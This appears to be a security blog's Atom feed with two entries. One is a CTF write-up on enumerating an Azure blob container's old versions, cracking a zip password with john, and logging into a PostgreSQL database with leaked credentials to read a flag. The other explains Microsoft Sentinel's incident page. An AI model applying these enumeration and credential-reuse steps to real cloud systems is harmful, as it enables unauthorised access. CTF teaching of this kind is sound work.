<?xml version="1.0" encoding="utf-8"?><feed xmlns="http://www.w3.org/2005/Atom" ><generator uri="https://jekyllrb.com/" version="3.10.0">Jekyll</generator><link href="https://rachit.dev/feed.xml" rel="self" type="application/atom+xml" /><link href="https://rachit.dev/" rel="alternate" type="text/html" /><updated>2025-11-17T07:03:14+05:30</updated><id>https://rachit.dev/feed.xml</id><title type="html">Rachit Arora</title><subtitle>Blog</subtitle><author><name>Rachit Arora</name></author><entry><title type="html">PwnSec CTF 2025 - Cloud - The Fall of the Great Wall</title><link href="https://rachit.dev/ctfs/pwnsec-ctf-2025-cloud-the-fall-of-the-great-wall" rel="alternate" type="text/html" title="PwnSec CTF 2025 - Cloud - The Fall of the Great Wall" /><published>2025-01-01T17:30:00+05:30</published><updated>2025-01-01T17:30:00+05:30</updated><id>https://rachit.dev/ctfs/PwnSec-CTF-2025-Cloud-The-Fall-of-the-Great-Wall</id><content type="html" xml:base="https://rachit.dev/ctfs/pwnsec-ctf-2025-cloud-the-fall-of-the-great-wall"><![CDATA[<h2 id="challenge-overview">Challenge Overview</h2>


<p><strong>Challenge:</strong> The Fall of the Great Wall<br />
<strong>Category:</strong> Cloud<br />
<strong>CTF:</strong> PwnSec CTF 2025<br />
<strong>Difficulty:</strong> Medium<br />
<strong>Points:</strong> 440 pts<br />
<strong>Solves:</strong> 12</p>

<p><img src="/assets/images/pwnsec-ctf-2025-fall-of-great-wall.png" alt="Challenge Screenshot" /></p>

<p>To begin, usually we need to know the container name within the blob storage. Common container names to try include one way to do so is to use fuzzing tools like ffuf or dirb to discover possible container names.</p>

<p>Once we figure that out, we can list the contents of the container. To list the contents of the container, we can try appending <code class="language-plaintext highlighter-rouge">?restype=container&amp;comp=list</code> to the container URL like this:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>https://greatwall.blob.core.windows.net/storage?restype=container&amp;comp=list
</code></pre></div></div>

<p>We can list older versions using:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>curl <span class="nt">-H</span> <span class="s2">"x-ms-version: 2020-10-02"</span> <span class="s1">'https://greatwall.blob.core.windows.net/storage?restype=container&amp;comp=list&amp;include=versions'</span> | xmllint <span class="nt">--format</span> -
</code></pre></div></div>

<p>This will show us the versions:</p>

<div class="language-xml highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="cp">&lt;?xml version="1.0" encoding="utf-8"?&gt;</span>
<span class="nt">&lt;EnumerationResults</span> <span class="na">ServiceEndpoint=</span><span class="s">"https://greatwall.blob.core.windows.net/"</span> <span class="na">ContainerName=</span><span class="s">"storage"</span><span class="nt">&gt;</span>
  <span class="nt">&lt;Blobs&gt;</span>
    <span class="nt">&lt;Blob&gt;</span>
      <span class="nt">&lt;Name&gt;</span>connection_info.zip<span class="nt">&lt;/Name&gt;</span>
      <span class="nt">&lt;VersionId&gt;</span>2025-10-23T23:06:02.8174084Z<span class="nt">&lt;/VersionId&gt;</span>
      <span class="nt">&lt;Properties&gt;</span>
        <span class="nt">&lt;Creation-Time&gt;</span>Thu, 23 Oct 2025 23:06:02 GMT<span class="nt">&lt;/Creation-Time&gt;</span>
        <span class="nt">&lt;Last-Modified&gt;</span>Thu, 23 Oct 2025 23:06:02 GMT<span class="nt">&lt;/Last-Modified&gt;</span>
        <span class="nt">&lt;Etag&gt;</span>0x8DE1288BCF43BF4<span class="nt">&lt;/Etag&gt;</span>
        <span class="nt">&lt;Content-Length&gt;</span>538<span class="nt">&lt;/Content-Length&gt;</span>
        <span class="nt">&lt;Content-Type&gt;</span>application/x-zip-compressed<span class="nt">&lt;/Content-Type&gt;</span>
        <span class="nt">&lt;Content-Encoding/&gt;</span>
        <span class="nt">&lt;Content-Language/&gt;</span>
        <span class="nt">&lt;Content-CRC64/&gt;</span>
        <span class="nt">&lt;Content-MD5&gt;</span>5bogo2yMSkNQd77QETzmHQ==<span class="nt">&lt;/Content-MD5&gt;</span>
        <span class="nt">&lt;Cache-Control/&gt;</span>
        <span class="nt">&lt;Content-Disposition/&gt;</span>
        <span class="nt">&lt;BlobType&gt;</span>BlockBlob<span class="nt">&lt;/BlobType&gt;</span>
        <span class="nt">&lt;AccessTier&gt;</span>Hot<span class="nt">&lt;/AccessTier&gt;</span>
        <span class="nt">&lt;AccessTierInferred&gt;</span>true<span class="nt">&lt;/AccessTierInferred&gt;</span>
        <span class="nt">&lt;ServerEncrypted&gt;</span>true<span class="nt">&lt;/ServerEncrypted&gt;</span>
      <span class="nt">&lt;/Properties&gt;</span>
      <span class="nt">&lt;OrMetadata/&gt;</span>
    <span class="nt">&lt;/Blob&gt;</span>
    <span class="nt">&lt;Blob&gt;</span>
      <span class="nt">&lt;Name&gt;</span>connection_info.zip<span class="nt">&lt;/Name&gt;</span>
      <span class="nt">&lt;VersionId&gt;</span>2025-10-23T23:06:18.0305803Z<span class="nt">&lt;/VersionId&gt;</span>
      <span class="nt">&lt;IsCurrentVersion&gt;</span>true<span class="nt">&lt;/IsCurrentVersion&gt;</span>
      <span class="nt">&lt;Properties&gt;</span>
        <span class="nt">&lt;Creation-Time&gt;</span>Thu, 23 Oct 2025 23:06:18 GMT<span class="nt">&lt;/Creation-Time&gt;</span>
        <span class="nt">&lt;Last-Modified&gt;</span>Thu, 23 Oct 2025 23:06:18 GMT<span class="nt">&lt;/Last-Modified&gt;</span>
        <span class="nt">&lt;Etag&gt;</span>0x8DE1288C6056D99<span class="nt">&lt;/Etag&gt;</span>
        <span class="nt">&lt;Content-Length&gt;</span>490<span class="nt">&lt;/Content-Length&gt;</span>
        <span class="nt">&lt;Content-Type&gt;</span>application/x-zip-compressed<span class="nt">&lt;/Content-Type&gt;</span>
        <span class="nt">&lt;Content-Encoding/&gt;</span>
        <span class="nt">&lt;Content-Language/&gt;</span>
        <span class="nt">&lt;Content-CRC64/&gt;</span>
        <span class="nt">&lt;Content-MD5&gt;</span>Ll0/Mzs+rUoMLEBUASbUvA==<span class="nt">&lt;/Content-MD5&gt;</span>
        <span class="nt">&lt;Cache-Control/&gt;</span>
        <span class="nt">&lt;Content-Disposition/&gt;</span>
        <span class="nt">&lt;BlobType&gt;</span>BlockBlob<span class="nt">&lt;/BlobType&gt;</span>
        <span class="nt">&lt;AccessTier&gt;</span>Hot<span class="nt">&lt;/AccessTier&gt;</span>
        <span class="nt">&lt;AccessTierInferred&gt;</span>true<span class="nt">&lt;/AccessTierInferred&gt;</span>
        <span class="nt">&lt;LeaseStatus&gt;</span>unlocked<span class="nt">&lt;/LeaseStatus&gt;</span>
        <span class="nt">&lt;LeaseState&gt;</span>available<span class="nt">&lt;/LeaseState&gt;</span>
        <span class="nt">&lt;ServerEncrypted&gt;</span>true<span class="nt">&lt;/ServerEncrypted&gt;</span>
      <span class="nt">&lt;/Properties&gt;</span>
      <span class="nt">&lt;OrMetadata/&gt;</span>
    <span class="nt">&lt;/Blob&gt;</span>
  <span class="nt">&lt;/Blobs&gt;</span>
  <span class="nt">&lt;NextMarker/&gt;</span>
<span class="nt">&lt;/EnumerationResults&gt;</span>
</code></pre></div></div>

<p>After downloading the zip file, we discover that it’s password protected. To extract it, we need to crack the password. Using tools like <code class="language-plaintext highlighter-rouge">zip2john</code> and <code class="language-plaintext highlighter-rouge">john</code>, we can crack the password.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>zip2john connection_info.zip <span class="o">&gt;</span> hash.txt
john hash.txt
</code></pre></div></div>

<p>Once we have the password, we can extract the contents of the zip file:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>unzip <span class="nt">-P</span> &lt;password&gt; connection_info.zip
</code></pre></div></div>

<p>We will get <code class="language-plaintext highlighter-rouge">TOP_SECRET.txt</code> again, but this time with real credentials:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>#This Document should be stored in a secret place

*************************************************

psql connection info:

username: gw_watcher

password: MkhqalhuVUd5cDVhQkdvQ2xCN25OaDY3SDlnOA==

target: dragongate.postgres.database.azure.com

database: dragonlair

*************************************************
</code></pre></div></div>

<p>As we can see, we have credentials for a PostgreSQL database. The first thing to do is try to connect to the database:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>psql <span class="nt">-h</span> dragongate.postgres.database.azure.com <span class="nt">-p</span> 5432 <span class="nt">-U</span> gw_watcher <span class="nt">-d</span> dragonlair
</code></pre></div></div>

<p>However, we fail as it keeps saying connection timeout. We know the credentials are valid, but we can’t reach the database because it seems to be blocked for external access - it’s only accessible from the internal network.</p>

<p>In some Azure services, you can specify if you want to make the access public or private, or only via Azure services. One thing we can try is to access the database from Azure Cloud Shell.</p>

<p>Let’s access Azure Cloud Shell from the Azure portal:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>https://portal.azure.com/
</code></pre></div></div>


<p>From Azure Cloud Shell, we can now connect to the database. First, we need to decode the base64 password:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nv">decoded_pw</span><span class="o">=</span><span class="s2">"</span><span class="si">$(</span><span class="nb">echo</span> <span class="s1">'MkhqalhuVUd5cDVhQkdvQ2xCN25OaDY3SDlnOA=='</span> | <span class="nb">base64</span> <span class="nt">-d</span><span class="si">)</span><span class="s2">"</span>
<span class="nv">PGPASSWORD</span><span class="o">=</span><span class="s2">"</span><span class="nv">$decoded_pw</span><span class="s2">"</span> psql <span class="nt">-h</span> dragongate.postgres.database.azure.com <span class="nt">-U</span> gw_watcher <span class="nt">-d</span> dragonlair <span class="nt">-p</span> 5432
</code></pre></div></div>

<p><img src="/assets/images/pwnsec-ctf-2025-postgres-connection.png" alt="PostgreSQL Connection" /></p>

<p>Once connected, we can list the tables:</p>

<div class="language-sql highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="err">\</span><span class="n">dt</span>
</code></pre></div></div>

<p>This shows us a table called <code class="language-plaintext highlighter-rouge">dragonstones</code>. Let’s query it:</p>

<div class="language-sql highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="k">SELECT</span> <span class="o">*</span> <span class="k">FROM</span> <span class="n">dragonstones</span><span class="p">;</span>
</code></pre></div></div>

<p>The results show:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code> id |     name      |      origin       | power_level |   guardian   |                                                        encoded_secret
----+---------------+-------------------+-------------+--------------+-----------------------------------------------------------------------------------------------------------------------------
  1 | Crimson Scale | Northern Fortress |        8800 | General Wei  | Q3JpbXNvbl9TY2FsZV9IZWFydA==
  2 | Golden Core   | Central Bastion   |        9600 | Lady Zhen    | R29sZGVuX0NvcmVfUG93ZXI=
  3 | Verdant Gem   | Eastern Tower     |        8700 | Captain Lin  | VmVyZGFudF9HZW1fQmxvb20=
  4 | Onyx Heart    | Southern Gate     |        9400 | Lord Chen    | T255eF9IZWFydF9TaGFkb3c=
  5 | Azure Flame   | Western Keep      |        9200 | Master Liang | ZmxhZ3s3aDNyM18xbl83aDNfbTE1N18zbjBybTB1NV9tNGozNTcxY181MWwzbjdfNG5kXzczcnIxYmwzXzU3MDBkXzdoM182cjM0N193NGxsXzBmX2NoMW40fQ==
</code></pre></div></div>

<p>We can see the <code class="language-plaintext highlighter-rouge">encoded_secret</code> column contains base64-encoded values. We need to decode the last one (Azure Flame) to get the flag:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">echo</span> <span class="s2">"ZmxhZ3s3aDNyM18xbl83aDNfbTE1N18zbjBybTB1NV9tNGozNTcxY181MWwzbjdfNG5kXzczcnIxYmwzXzU3MDBkXzdoM182cjM0N193NGxsXzBmX2NoMW40fQ=="</span> | <span class="nb">base64</span> <span class="nt">-d</span>
</code></pre></div></div>

<p><strong>FLAG:</strong></p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>flag{7h3r3_1n_7h3_m157_3n0rm0u5_m4j3571c_51l3n7_4nd_73rr1bl3_5700d_7h3_6r347_w4ll_0f_ch1n4}
</code></pre></div></div>

<h2 id="have-any-questions">Have any questions</h2>
<p>Do you have any questions? Feel free to reach out to me on <a href="https://twitter.com/rach1tarora">twitter</a> or on <a href="https://www.linkedin.com/in/rach1tarora/">LinkedIn</a>.</p>]]></content><author><name>Rachit Arora</name></author><category term="ctf" /><category term="cloud" /><category term="azure" /><summary type="html"><![CDATA[Writeup for the Cloud challenge "The Fall of the Great Wall" from PwnSec CTF 2025]]></summary></entry><entry><title type="html">Azure Sentinel: Investigating Incidents</title><link href="https://rachit.dev/blog/azure-sentinel-investigating-incidents" rel="alternate" type="text/html" title="Azure Sentinel: Investigating Incidents" /><published>2024-03-08T07:59:20+05:30</published><updated>2024-03-08T07:59:20+05:30</updated><id>https://rachit.dev/blog/Azure-Sentinel-Investigating-Incidents</id><content type="html" xml:base="https://rachit.dev/blog/azure-sentinel-investigating-incidents"><![CDATA[<blockquote>
  <h2 id="overview">Overview</h2>
</blockquote>

<ul>
  <li>
    <p>Created a CTF for NSS, which involved Forensic Analysis, Cryptography and Privilege Escalation ( Docker Container Breakout).</p>

    <ul>
      <li>More information about the challenge and the badge <a href="https://www.credly.com/org/noshitsecurity/badge/rage" style="color:red;" rel="noopener">here</a> .</li>
    </ul>
  </li>
  <li>
    <p>The first part of the  CTF will be finding a Private key(.pem) , which will grant them access to a Linux virtual machine (VM) hosted in Microsoft Azure.
They will then have a four-hour window to solve the challenges in the VM and the access would be given by Just-in-time (JIT) in Azure.</p>
  </li>
  <li>
    <p>The CTF comprised of the following Elements -</p>

    <ul>
      <li>
        <p><strong>Digital Forensics</strong> and <strong>Cryptography</strong> ( Steganography, Morse Code, Public Key Cryptography , basic encryption, hashing and validation techniques.) 
  This will lead them to the Private key.</p>
      </li>
      <li>
        <p>Once inside the VM, they will have to <strong>Docker Breakout</strong> to break-out of the container and then perform a <strong>Privilege Escalation</strong>.</p>
      </li>
    </ul>
  </li>
  <li>
    <p>Everything in the VM is being monitored by <strong>Microsoft Sentinel</strong>.</p>

    <ul>
      <li>A blog has been published <a href="https://arorarachit.com/blog/azure-sentinel-investigating-incidents" style="color:red;" rel="noopener">here</a> , analyzing the observations drawn from individuals attempting to compromise the VM.</li>
    </ul>
  </li>
</ul>


<p><a href="https://postimg.cc/zb6H7y5g"><img src="https://i.postimg.cc/1X509FjJ/image.png" alt="image.png" /></a></p>

<p>How does Incident page in Microsoft Sentinel help SOC?</p>

<p>Sentinel offers a robust case management platform that covers the entire spectrum of tasks involved in investigating, prioritizing, and handling security incidents.</p>

<p>It comes equipped with numerous features designed to support SOC teams, providing them with enhanced visibility and in-depth insights into the various aspects of incidents. These features encompass elements such as entity tracking, collaborative tools and standardized workflows, all working together to expedite the process from incident creation to resolution.</p>

<p><a href="https://postimg.cc/sMfpFB7M"><img src="https://i.postimg.cc/4xVw9V3Q/image.png" alt="image.png" /></a></p>

<blockquote>
  <h2 id="understanding-the-interface">Understanding the interface</h2>
</blockquote>

<p>There are two key objectives sentinel aims to achieve:</p>

<ul>
  <li>Obtaining a comprehensive understanding of the incident</li>
  <li>Minimizing the need to switch between screens or sources</li>
</ul>

<p><a href="https://postimg.cc/V05QfNbD"><img src="https://i.postimg.cc/D0P2cJfk/image.png" alt="image.png" /></a></p>

<p>As mentioned earlier, we want to ensure that all the necessary components and information are readily available in a single interface. As promised by microsoft, you can primarily remain on this screen and access nearly all the information and tools you require.</p>


<p><strong>Incident Timeline</strong> → The <strong>Incident timeline</strong> widget shows you the timeline of alerts and <a href="https://learn.microsoft.com/en-us/azure/sentinel/bookmarks">bookmarks</a> in the incident, which can help you reconstruct the timeline of attacker activity</p>

<p><strong>Similar Incidents</strong> → In the <strong>Similar incidents</strong> widget, you’ll see a collection of up to 20 other incidents that most closely resemble the current incident. This allows you to view the incident in a larger context and helps direct your investigation.</p>

<p><strong>Top Insights</strong> → In the <strong>Top insights</strong> widget, you’ll see a collection of results of queries defined by Microsoft security researchers that provide valuable and contextual security information on all the entities in the incident, based on data from a collection of sources.</p>

<p><strong>Entities</strong> → The <strong>Entities</strong> widget shows you all the <a href="https://learn.microsoft.com/en-us/azure/sentinel/entities">entities</a> that have been identified in the alerts. These are the objects that played a role in the incident, whether they be users, devices, addresses, files, or <a href="https://learn.microsoft.com/en-us/azure/sentinel/entities-reference">any other types</a>.</p>

<p><strong>Activity Log</strong> → See if any actions have already been taken on this incident—by automation rules, for example—and any comments that have been made.</p>

<p><strong>Logs</strong> → At any time to open a full, blank Log analytics query window <em>inside</em> the incident page. Compose and run a query, related or not, without leaving the incident.</p>

<p><strong>Tasks</strong> →  <strong>Tasks (Preview)</strong> to see the tasks assigned for this incident, or to add your own tasks.</p>

<blockquote>
  <h3 id="incident-timeline">Incident Timeline</h3>
</blockquote>

<p><a href="https://postimg.cc/Hjr1BjFt"><img src="https://i.postimg.cc/2jwjjZwg/image.png" alt="image.png" /></a></p>

<p>Let’s begin with the incident timeline. As you are likely aware, an incident often comprises numerous security alerts, each providing only a fragment of the overall narrative. Each alert serves as a piece in this puzzle.</p>

<ul>
  <li>The presence of a chronological timeline is essential as it helps establish a clear sequence of events, enabling us to discern potential causes and begin considering potential repercussions and mitigation strategies.</li>
  <li>Moreover, within this timeline, you can also include events that you deem pertinent to the incident but may not have surfaced as alerts for various reasons.</li>
</ul>

<blockquote>
  <h3 id="entities">Entities</h3>
</blockquote>


<p>Now, shifting our focus to entities, it’s critical for the analyst to be able to recognize the components involved in the security incident. These entities could be users, IP addresses, URLs, hosts, or even file hashes.</p>

<p><a href="https://postimg.cc/jCqR3xCW"><img src="https://i.postimg.cc/wxL3v3pk/image.png" alt="image.png" /></a></p>

<p>You can either click on an entity or select one to access the entities grid, which displays all incident entities that are both searchable and filterable. It provides <strong>entity information</strong> and an <strong>entity timeline,</strong> enabling you to view related alerts, activities, and anomalies. You can even incorporate alerts that are not originally part of the incident into it, enhancing the incident timeline with all relevant details.</p>

